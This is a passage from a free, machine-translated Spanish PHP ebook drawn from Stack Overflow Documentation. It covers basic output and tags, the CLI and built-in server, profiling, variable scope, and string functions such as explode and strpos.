EBook Gratis

APRENDIZAJE PHP

Free unaffiliated eBook created from
Stack Overflow contributors.

#php

Tabla de contenido

Acerca de

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: php

It is an unofficial and free PHP ebook created for educational purposes. All the content is extracted from Stack Overflow Documentation, which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official PHP.

Use the content presented in this book at your own risk; it is not guaranteed to be correct nor accurate, please send your feedback and corrections to info@zzzprojects.com

Capítulo 1: Empezando con PHP

Observaciones

PHP (acrónimo recursivo para PHP: preprocesador de hipertexto) es un lenguaje de programación de código abierto muy utilizado. Es especialmente adecuado para el desarrollo web. Lo único de PHP es que sirve tanto para principiantes como para desarrolladores experimentados. Tiene una barrera de entrada baja, por lo que es fácil comenzar y, al mismo tiempo, proporciona características avanzadas ofrecidas en otros lenguajes de programación.

Fuente abierta

Es un proyecto de código abierto. Siéntete libre de involucrarte .

Especificación de idioma

PHP tiene una especificación de lenguaje .

Versiones soportadas

Actualmente, hay tres versiones soportadas : 5.6, 7.0 y 7.1.

Cada rama de lanzamiento de PHP es totalmente compatible durante dos años a partir de su lanzamiento estable inicial. Después de este período de dos años de soporte activo, cada sucursal recibe soporte por un año adicional solo para problemas de seguridad críticos. Las liberaciones durante este período se realizan según sea necesario: puede haber varias liberaciones puntuales, o ninguna, según el número de informes.

Versiones no soportadas

Una vez que se completan los tres años de soporte, la sucursal llega al final de su vida útil y ya no es compatible.

Una tabla de ramas de fin de vida está disponible.

Rastreador de problemas

Los errores y otros problemas se rastrean en https://bugs.php.net/ .

Listas de correo

Las discusiones sobre el desarrollo y uso de PHP se llevan a cabo en las listas de correo de PHP .

Documentacion oficial

Por favor ayuda a mantener o traducir la documentación oficial de PHP .

Puede usar el editor en edit.php.net . Echa un vistazo a nuestra guía para los colaboradores .

Versiones

PHP 7.x

Versión	Apoyado hasta	Fecha de lanzamiento
7.1	2019-12-01	2016-12-01
7.0	2018-12-03	2015-12-03

PHP 5.x

Versión	Apoyado hasta	Fecha de lanzamiento
5.6	2018-12-31	2014-08-28
5.5	2016-07-21	2013-06-20
5.4	2015-09-03	2012-03-01
5.3	2014-08-14	30-06-2009
5.2	2011-01-06	2006-11-02
5.1	2006-08-24	2005-11-24
5.0	2005-09-05	2004-07-13

PHP 4.x

Versión	Apoyado hasta	Fecha de lanzamiento
4.4	2008-08-07	2005-07-11
4.3	2005-03-31	2002-12-27
4.2	2002-09-06	2002-04-22
4.1	2002-03-12	2001-12-10
4.0	2001-06-23	2000-05-22

Versiones heredadas

Versión	Apoyado hasta	Fecha de lanzamiento
3.0	2000-10-20	1998-06-06
2.0		1997-11-01
1.0		1995-06-08

Examples

Salida HTML del servidor web

PHP se puede utilizar para agregar contenido a archivos HTML. Si bien el HTML se procesa directamente mediante un navegador web, los scripts PHP se ejecutan en un servidor web y el HTML resultante se envía al navegador.

El siguiente código HTML contiene una declaración de PHP que agregará `Hello World!` a la salida:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p><?php echo "Hello world!"; ?></p>
    </body>
</html>
```

Cuando se guarde como un script PHP y lo ejecute un servidor web, se enviará el siguiente HTML al navegador del usuario:

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p>Hello world!</p>
    </body>
</html>
```

PHP 5.x 5.4

`echo` también tiene una sintaxis de acceso directo, que le permite imprimir inmediatamente un valor. Antes de PHP 5.4.0, esta sintaxis corta solo funciona con la configuración de configuración short_open_tag habilitada.

Por ejemplo, considere el siguiente código:

```
<p><?= "Hello world!" ?></p>
```

Su salida es idéntica a la salida de lo siguiente:

```
<p><?php echo "Hello world!"; ?></p>
```

En las aplicaciones del mundo real, todos los datos de salida de PHP a una página HTML deben *escaparse* adecuadamente para evitar ataques de XSS (secuencias de comandos entre sitios) o daños en el texto.

Vea también: Cadenas y PSR-1 , que describe las mejores prácticas, incluido el uso adecuado de etiquetas cortas (`<?= ... ?>`).

Salida no HTML desde servidor web

En algunos casos, cuando se trabaja con un servidor web, puede ser necesario reemplazar el tipo de contenido predeterminado del servidor web. Puede haber casos en los que necesite enviar datos como `plain text` , `JSON` o `XML` , por ejemplo.

La función `header()` puede enviar un encabezado HTTP en bruto. Puede agregar el encabezado `Content-Type` para notificar al navegador el contenido que estamos enviando.

Considere el siguiente código, donde configuramos `Content-Type` como `text/plain` :

```
header("Content-Type: text/plain");
echo "Hello World";
```

Esto producirá un documento de texto plano con el siguiente contenido:

> Hola Mundo

Para producir contenido JSON , use el tipo de contenido `application/json` lugar:

```
header("Content-Type: application/json");

// Create a PHP data array.
$data = ["response" => "Hello World"];

// json_encode will convert it to a valid JSON string.
echo json_encode($data);
```

Esto producirá un documento de tipo `application/json` con el siguiente contenido:

> {"respuesta": "Hola mundo"}

Tenga en cuenta que se debe llamar a la función `header()` antes de que PHP produzca cualquier salida, o el servidor web ya habrá enviado encabezados para la respuesta. Por lo tanto, considere el siguiente código:

```
// Error: We cannot send any output before the headers
```

```
echo "Hello";

// All headers must be sent before ANY PHP output
header("Content-Type: text/plain");
echo "World";
```

Esto producirá una advertencia:

> **Advertencia:** no se puede modificar la información del encabezado: los encabezados ya enviados por (la salida comenzó en /dir/example.php:2) en **/dir/example.php** en la línea **3**

Cuando se utiliza `header()` , su salida debe ser el primer byte que se envía desde el servidor. Por esta razón, es importante no tener líneas o espacios vacíos al principio del archivo antes de la etiqueta de apertura de PHP `<?php` . Por la misma razón, se considera la mejor práctica (ver PSR-2) omitir la etiqueta de cierre de PHP `?>` De los archivos que contienen solo PHP y de los bloques de código PHP al final de un archivo.

Vea la **sección de almacenamiento en búfer de salida** para aprender cómo "capturar" su contenido en una variable para generar más tarde, por ejemplo, después de generar encabezados.

¡Hola Mundo!

La construcción de lenguaje más utilizada para imprimir la salida en PHP es `echo` :

```
echo "Hello, World!\n";
```

Alternativamente, también puede utilizar `print` :

```
print "Hello, World!\n";
```

Ambas declaraciones realizan la misma función, con pequeñas diferencias:

- `echo` tiene un retorno `void` , mientras que `print` devuelve un `int` con un valor de `1`
- `echo` puede tomar múltiples argumentos (sin paréntesis solamente), mientras que `print` solo toma un argumento
- `echo` es un poco más rápido que la `print`

Tanto el `echo` como el `print` son construcciones de lenguaje, no funciones. Eso significa que no requieren paréntesis alrededor de sus argumentos. Para consistencia estética con funciones, se pueden incluir paréntesis. Los ejemplos extensos del uso del `echo` y la `print` están disponibles en otros lugares .

El `printf` estilo C y las funciones relacionadas también están disponibles, como en el siguiente ejemplo:

```
printf("%s\n", "Hello, World!");
```

Consulte Generar el valor de una variable para obtener una introducción completa de las variables de salida en PHP.

Separación de instrucciones

Al igual que la mayoría de los otros lenguajes de estilo C, cada declaración termina con un punto y coma. Además, se usa una etiqueta de cierre para terminar la última línea de código del bloque PHP.

Si la última línea de código PHP termina con un punto y coma, la etiqueta de cierre es opcional si no hay ningún código después de esa línea final de código. Por ejemplo, podemos dejar la etiqueta de cierre después del `echo "No error";` en el siguiente ejemplo:

```
<?php echo "No error"; // no closing tag is needed as long as there is no code below
```

Sin embargo, si hay algún otro código que sigue a su bloque de código PHP, la etiqueta de cierre ya no es opcional:

```
<?php echo "This will cause an error if you leave out the closing tag"; ?>
<html>
    <body>
    </body>
</html>
```

También podemos omitir el punto y coma de la última instrucción en un bloque de código PHP si ese bloque de código tiene una etiqueta de cierre:

```
<?php echo "I hope this helps! :D";
echo "No error" ?>
```

En general, se recomienda usar siempre un punto y coma y una etiqueta de cierre para cada bloque de código PHP, excepto el último bloque de código PHP, si no hay más código que siga ese bloque de código PHP.

Por lo tanto, su código básicamente debería verse así:

```
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
```

```
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon but leave out the closing tag";
```

PHP CLI

PHP también se puede ejecutar desde la línea de comandos directamente mediante la CLI (interfaz de línea de comandos).

CLI es básicamente lo mismo que PHP desde los servidores web, excepto algunas diferencias en términos de entrada y salida estándar.

Disparando

La CLI de PHP permite cuatro formas de ejecutar código PHP:

1. Entrada estándar. Ejecute el comando `php` sin ningún argumento, pero incluya código PHP en él:

   ```
   echo '<?php echo "Hello world!";' | php
   ```

2. Nombre de archivo como argumento. Ejecute el comando `php` con el nombre de un archivo fuente PHP como primer argumento:

   ```
   php hello_world.php
   ```

3. Código como argumento. Use la opción `-r` en el comando `php` , seguido del código para ejecutar. No se requieren las etiquetas `<?php` open, ya que todo en el argumento se considera como código PHP:

   ```
   php -r 'echo "Hello world!";'
   ```

4. Shell interactivo Use la opción `-a` en el comando `php` para iniciar un shell interactivo. Luego, escribe (o pega) el código PHP y pulsa `devolver` :

   ```
   $ php -a
   Interactive mode enabled
   php > echo "Hello world!";
   Hello world!
   ```

Salida

Todas las funciones o controles que producen resultados HTML en el servidor web PHP se pueden usar para producir resultados en la secuencia stdout (descriptor de archivo 1), y todas las acciones que producen resultados en los registros de errores en el servidor web PHP producirán resultados en la secuencia stderr (archivo descriptor 2).

Example.php

```
<?php
echo "Stdout 1\n";
trigger_error("Stderr 2\n");
print_r("Stdout 3\n");
fwrite(STDERR, "Stderr 4\n");
throw new RuntimeException("Stderr 5\n");
?>
Stdout 6
```

Línea de comandos de shell

```
$ php Example.php 2>stderr.log >stdout.log;\
> echo STDOUT; cat stdout.log; echo;\
> echo STDERR; cat stderr.log\

STDOUT
Stdout 1
Stdout 3

STDERR
Stderr 4
PHP Notice:  Stderr 2
 in /Example.php on line 3
PHP Fatal error:  Uncaught RuntimeException: Stderr 5
 in /Example.php:6
Stack trace:
#0 {main}
  thrown in /Example.php on line 6
```

Entrada

Ver: Interfaz de línea de comandos (CLI)

Servidor incorporado de PHP

PHP 5.4+ viene con un servidor de desarrollo incorporado. Se puede usar para ejecutar aplicaciones sin tener que instalar un servidor HTTP de producción como nginx o Apache. El servidor incorporado solo está diseñado para ser utilizado con fines de desarrollo y prueba.

Se puede iniciar utilizando la bandera `-S` :

```
php -S <host/ip>:<port>
```

Ejemplo de uso

1. Crea un archivo `index.php` que contenga:

```
<?php
echo "Hello World from built-in PHP server";
```

2. Ejecute el comando `php -S localhost:8080` desde la línea de comandos. No incluya `http://` . Esto iniciará la escucha del servidor web en el puerto 8080 utilizando el directorio actual en el que se encuentra como raíz del documento.

3. Abra el navegador y navegue a `http://localhost:8080` . Deberías ver tu página de "Hola Mundo".

Configuración

Para anular la raíz de documento predeterminada (es decir, el directorio actual), use la `-t` :

```
php -S <host/ip>:<port> -t <directory>
```

Por ejemplo, si tiene un directorio `public/` en su proyecto, puede servir su proyecto desde ese directorio utilizando `php -S localhost:8080 -t public/` .

Troncos

Cada vez que se realiza una solicitud desde el servidor de desarrollo, una entrada de registro como la que se muestra a continuación se escribe en la línea de comandos.

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

Etiquetas PHP

Hay tres tipos de etiquetas para denotar bloques de PHP en un archivo. El analizador de PHP está buscando las etiquetas de apertura y (si están presentes) para delimitar el código a interpretar.

Etiquetas estándar

Estas etiquetas son el método estándar para incrustar código PHP en un archivo.

```
<?php
    echo "Hello World";
?>
```

PHP 5.x 5.4

Etiquetas de eco

Estas etiquetas están disponibles en todas las versiones de PHP, y desde PHP 5.4 siempre están habilitadas. En versiones anteriores, las etiquetas de eco solo podían activarse junto con

etiquetas cortas.

```
<?= "Hello World" ?>
```

Etiquetas cortas

Puede deshabilitar o habilitar estas etiquetas con la opción `short_open_tag` .

```
<?
    echo "Hello World";
?>
```

Etiquetas cortas:

- no están permitidos en todos los principales estándares de codificación PHP
- Se desalientan en la documentación oficial.
- están deshabilitados por defecto en la mayoría de las distribuciones
- interferir con las instrucciones de procesamiento de XML en línea
- No se aceptan en las presentaciones de código por la mayoría de los proyectos de código abierto.

PHP 5.x 5.6

Etiquetas ASP

Al habilitar la opción `asp_tags` , se pueden usar etiquetas de estilo ASP.

```
<%
    echo "Hello World";
%>
```

Estas son una peculiaridad histórica y nunca deben usarse. Fueron eliminados en PHP 7.0.

Lea Empezando con PHP en línea: https://riptutorial.com/es/php/topic/189/empezando-con-php

Capítulo 2: Actuación

Examples

Perfilando con XHProf

XHProf es un generador de perfiles PHP originalmente escrito por Facebook, para proporcionar una alternativa más liviana a XDebug.

Después de instalar el módulo PHP `xhprof` , la creación de perfiles se puede habilitar / deshabilitar desde el código PHP:

```
xhprof_enable();
doSlowOperation();
$profile_data = xhprof_disable();
```

La matriz devuelta contendrá datos sobre el número de llamadas, el tiempo de CPU y el uso de memoria de cada función a la que se ha accedido dentro de `doSlowOperation()` .

`xhprof_sample_enable()` / `xhprof_sample_disable()` puede usarse como una opción más liviana que solo registrará la información de perfiles para una fracción de las solicitudes (y en un formato diferente).

XHProf tiene algunas funciones de ayuda (en su mayoría no documentadas) para mostrar los datos (ver ejemplo), o puede usar otras herramientas para visualizarlos (el blog platform.sh tiene un ejemplo).

Uso de memoria

El límite de memoria en tiempo de ejecución de PHP se establece a través de la directiva INI `memory_limit` . Esta configuración evita que cualquier ejecución individual de PHP consuma demasiada memoria, agotándola para otros scripts y software del sistema. El límite de memoria predeterminado es de 128M y se puede cambiar en el archivo `php.ini` o en tiempo de ejecución. Puede configurarse para que no tenga límite, pero esto generalmente se considera una mala práctica.

El uso de memoria exacto utilizado durante el tiempo de ejecución se puede determinar llamando a `memory_get_usage()` . Devuelve el número de bytes de memoria asignados al script actualmente en ejecución. A partir de PHP 5.2, tiene un parámetro booleano opcional para obtener la memoria total del sistema asignada, a diferencia de la memoria que PHP está utilizando activamente.

```
<?php
echo memory_get_usage() . "\n";
// Outputs 350688 (or similar, depending on system and PHP version)

// Let's use up some RAM
$array = array_fill(0, 1000, 'abc');
```

```
echo memory_get_usage() . "\n";
// Outputs 387704

// Remove the array from memory
unset($array);

echo memory_get_usage() . "\n";
// Outputs 350784
```

Ahora `memory_get_usage` le da uso de memoria en el momento en que se ejecuta. Entre las llamadas a esta función, puede asignar y desasignar otras cosas en la memoria. Para obtener la cantidad máxima de memoria utilizada hasta cierto punto, llame a `memory_get_peak_usage()` .

```
<?php
echo memory_get_peak_usage() . "\n";
// 385688
$array = array_fill(0, 1000, 'abc');
echo memory_get_peak_usage() . "\n";
// 422736
unset($array);
echo memory_get_peak_usage() . "\n";
// 422776
```

Note que el valor solo subirá o se mantendrá constante.

Perfilando con Xdebug

Una extensión de PHP llamada Xdebug está disponible para ayudar en la creación de perfiles de aplicaciones PHP , así como para la depuración en tiempo de ejecución. Cuando se ejecuta el generador de perfiles, la salida se escribe en un archivo en un formato binario llamado "cachegrind". Las aplicaciones están disponibles en cada plataforma para analizar estos archivos.

Para habilitar la creación de perfiles, instale la extensión y ajuste la configuración de php.ini. En nuestro ejemplo, ejecutaremos el perfil opcionalmente en función de un parámetro de solicitud. Esto nos permite mantener la configuración estática y activar el generador de perfiles solo cuando sea necesario.

```
// Set to 1 to turn it on for every request
xdebug.profiler_enable = 0
// Let's use a GET/POST parameter to turn on the profiler
xdebug.profiler_enable_trigger = 1
// The GET/POST value we will pass; empty for any value
xdebug.profiler_enable_trigger_value = ""
// Output cachegrind files to /tmp so our system cleans them up later
xdebug.profiler_output_dir = "/tmp"
xdebug.profiler_output_name = "cachegrind.out.%p"
```

A continuación, use un cliente web para realizar una solicitud a la URL de su aplicación que desea perfilar, por ejemplo,


```
http://example.com/article/1?XDEBUG_PROFILE=1
```

A medida que la página se procesa, se escribirá en un archivo con un nombre similar a

```
/tmp/cachegrind.out.12345
```

Tenga en cuenta que escribirá un archivo para cada solicitud / proceso de PHP que se ejecute. Por ejemplo, si desea analizar una publicación de formulario, se escribirá un perfil para la solicitud GET para mostrar el formulario HTML. El parámetro XDEBUG_PROFILE deberá pasar a la solicitud POST posterior para analizar la segunda solicitud que procesa el formulario. Por lo tanto, cuando se perfila, a veces es más fácil ejecutar curl para POSTAR un formulario directamente.

Una vez escrito, el caché de perfil puede ser leído por una aplicación como KCachegrind.



Esto mostrará información que incluye:

- Funciones ejecutadas
- Tiempo de llamada, tanto en sí mismo como inclusivo de llamadas de función posteriores
- Número de veces que se llama a cada función

- Gráficos de llamadas
- Enlaces al código fuente

Obviamente, el ajuste del rendimiento es muy específico para los casos de uso de cada aplicación. En general es bueno buscar:

- Llamadas repetidas a la misma función que no esperaría ver. Para las funciones que procesan y consultan datos, estas podrían ser las principales oportunidades para que su aplicación se almacene en caché.
- Funciones de ejecución lenta. ¿Dónde está la aplicación pasando la mayor parte de su tiempo? La mejor recompensa en la optimización del rendimiento es centrarse en aquellas partes de la aplicación que consumen más tiempo.

Nota : Xdebug, y en particular sus características de creación de perfiles, son muy intensivos en recursos y ralentizan la ejecución de PHP. Se recomienda no ejecutar estos en un entorno de servidor de producción.

Lea Actuación en línea: https://riptutorial.com/es/php/topic/3723/actuacion

Capítulo 3: Alcance variable

Introducción

El alcance variable se refiere a las regiones de código donde se puede acceder a una variable. Esto también se conoce como *visibilidad* . En PHP, los bloques de alcance se definen por funciones, clases y un alcance global disponible a través de una aplicación.

Examples

Variables globales definidas por el usuario

El alcance fuera de cualquier función o clase es el alcance global. Cuando un script PHP incluye otro (usando `include` o `require`), el alcance sigue siendo el mismo. Si un script se incluye fuera de cualquier función o clase, sus variables globales se incluyen en el mismo ámbito global, pero si un script se incluye dentro de una función, las variables en el script incluido están en el alcance de la función.

Dentro del alcance de una función o método de clase, la palabra clave `global` se puede usar para crear un acceso a variables globales definidas por el usuario.

```
<?php

$amount_of_log_calls = 0;

function log_message($message) {
    // Accessing global variable from function scope
    // requires this explicit statement
    global $amount_of_log_calls;

    // This change to the global variable is permanent
    $amount_of_log_calls += 1;

    echo $message;
}

// When in the global scope, regular global variables can be used
// without explicitly stating 'global $variable;'
echo $amount_of_log_calls; // 0

log_message("First log message!");
echo $amount_of_log_calls; // 1

log_message("Second log message!");
echo $amount_of_log_calls; // 2
```

Una segunda forma de acceder a las variables desde el ámbito global es usar la matriz $ GLOBALS especial definida por PHP.

La matriz $ GLOBALS es una matriz asociativa con el nombre de la variable global que es la

clave y el contenido de esa variable es el valor del elemento de la matriz. Observe cómo $ GLOBALS existe en cualquier ámbito, esto se debe a que $ GLOBALS es un superglobal.

Esto significa que la función `log_message()` podría reescribirse como:

```
function log_message($message) {
    // Access the global $amount_of_log_calls variable via the
    // $GLOBALS array. No need for 'global $GLOBALS;', since it
    // is a superglobal variable.
    $GLOBALS['amount_of_log_calls'] += 1;

    echo $messsage;
}
```

Uno podría preguntarse, ¿por qué usar la matriz $ GLOBALS cuando la palabra clave `global` también se puede usar para obtener el valor de una variable global? La razón principal es que el uso de la palabra clave `global` traerá la variable al alcance. Entonces no puede reutilizar el mismo nombre de variable en el ámbito local.

Variables superglobales

Las variables superglobales están definidas por PHP y siempre se pueden usar desde cualquier lugar sin la palabra clave `global` .

```
<?php

function getPostValue($key, $default = NULL) {
    // $_POST is a superglobal and can be used without
    // having to specify 'global $_POST;'
    if (isset($_POST[$key])) {
        return $_POST[$key];
    }

    return $default;
}

// retrieves $_POST['username']
echo getPostValue('username');

// retrieves $_POST['email'] and defaults to empty string
echo getPostValue('email', '');
```

Propiedades estáticas y variables

Las propiedades de clase estáticas que se definen con la visibilidad `public` son funcionalmente las mismas que las variables globales. Se puede acceder desde cualquier lugar donde se defina la clase.

```
class SomeClass {
    public static int $counter = 0;
}

// The static $counter variable can be read/written from anywhere
```

```
// and doesn't require an instantiation of the class
SomeClass::$counter += 1;
```

Las funciones también pueden definir variables estáticas dentro de su propio alcance. Estas variables estáticas persisten a través de múltiples llamadas a funciones, a diferencia de las variables regulares definidas en el alcance de una función. Esta puede ser una forma muy fácil y sencilla de implementar el patrón de diseño de Singleton:

```
class Singleton {
    public static function getInstance() {
        // Static variable $instance is not deleted when the function ends
        static $instance;

        // Second call to this function will not get into the if-statement,
        // Because an instance of Singleton is now stored in the $instance
        // variable and is persisted through multiple calls
        if (!$instance) {
            // First call to this function will reach this line,
            // because the $instance has only been declared, not initialized
            $instance = new Singleton();
        }

        return $instance;

    }
}

$instance1 = Singleton::getInstance();
$instance2 = Singleton::getInstance();

// Comparing objects with the '===' operator checks whether they are
// the same instance. Will print 'true', because the static $instance
// variable in the getInstance() method is persisted through multiple calls
var_dump($instance1 === $instance2);
```

Lea Alcance variable en línea: https://riptutorial.com/es/php/topic/3426/alcance-variable

Capítulo 4: Análisis de cuerdas

Observaciones

Se debe usar Regex para otros usos además de sacar cuerdas de las cuerdas o cortar las cuerdas de otra manera.

Examples

Dividir una cadena por separadores

`explode` y `strstr` son métodos más simples para obtener subcadenas por separadores.

Una cadena que contiene varias partes del texto que están separadas por un carácter común se puede dividir en partes con la función de `explode` .

```
$fruits = "apple,pear,grapefruit,cherry";
print_r(explode(",",$fruits)); // ['apple', 'pear', 'grapefruit', 'cherry']
```

El método también admite un parámetro de límite que se puede utilizar de la siguiente manera:

```
$fruits= 'apple,pear,grapefruit,cherry';
```

Si el parámetro límite es cero, esto se trata como 1.

```
print_r(explode(',',$fruits,0)); // ['apple,pear,grapefruit,cherry']
```

Si se establece límite y positivo, la matriz devuelta contendrá un máximo de elementos límite con el último elemento que contiene el resto de la cadena.

```
print_r(explode(',',$fruits,2)); // ['apple', 'pear,grapefruit,cherry']
```

Si el parámetro límite es negativo, se devuelven todos los componentes excepto el último límite.

```
print_r(explode(',',$fruits,-1)); // ['apple', 'pear', 'grapefruit']
```

`explode` se puede combinar con `list` para analizar una cadena en variables en una línea:

```
$email = "user@example.com";
list($name, $domain) = explode("@", $email);
```

Sin embargo, asegúrese de que el resultado de la `explode` contenga suficientes elementos, o se activará una advertencia de índice no definido.

`strstr` quita o solo devuelve la subcadena antes de la primera aparición de la aguja dada.

```
$string = "1:23:456";
echo json_encode(explode(":", $string)); // ["1","23","456"]
var_dump(strstr($string, ":")); // string(7) ":23:456"

var_dump(strstr($string, ":", true)); // string(1) "1"
```

Buscando una subcadena con strpos

`strpos` puede entenderse como el número de bytes en el pajar antes de la primera aparición de la aguja.

```
var_dump(strpos("haystack", "hay")); // int(0)
var_dump(strpos("haystack", "stack")); // int(3)
var_dump(strpos("haystack", "stackoverflow"); // bool(false)
```

Comprobando si existe una subcadena

Tenga cuidado con la comprobación contra VERDADERO o FALSO porque si se devuelve un índice de 0, una instrucción if lo verá como FALSO.

```
$pos = strpos("abcd", "a"); // $pos = 0;
$pos2 = strpos("abcd", "e"); // $pos2 = FALSE;

// Bad example of checking if a needle is found.
if($pos) { // 0 does not match with TRUE.
    echo "1. I found your string\n";
}
else {
    echo "1. I did not found your string\n";
}

// Working example of checking if needle is found.
if($pos !== FALSE) {
    echo "2. I found your string\n";
}
else {
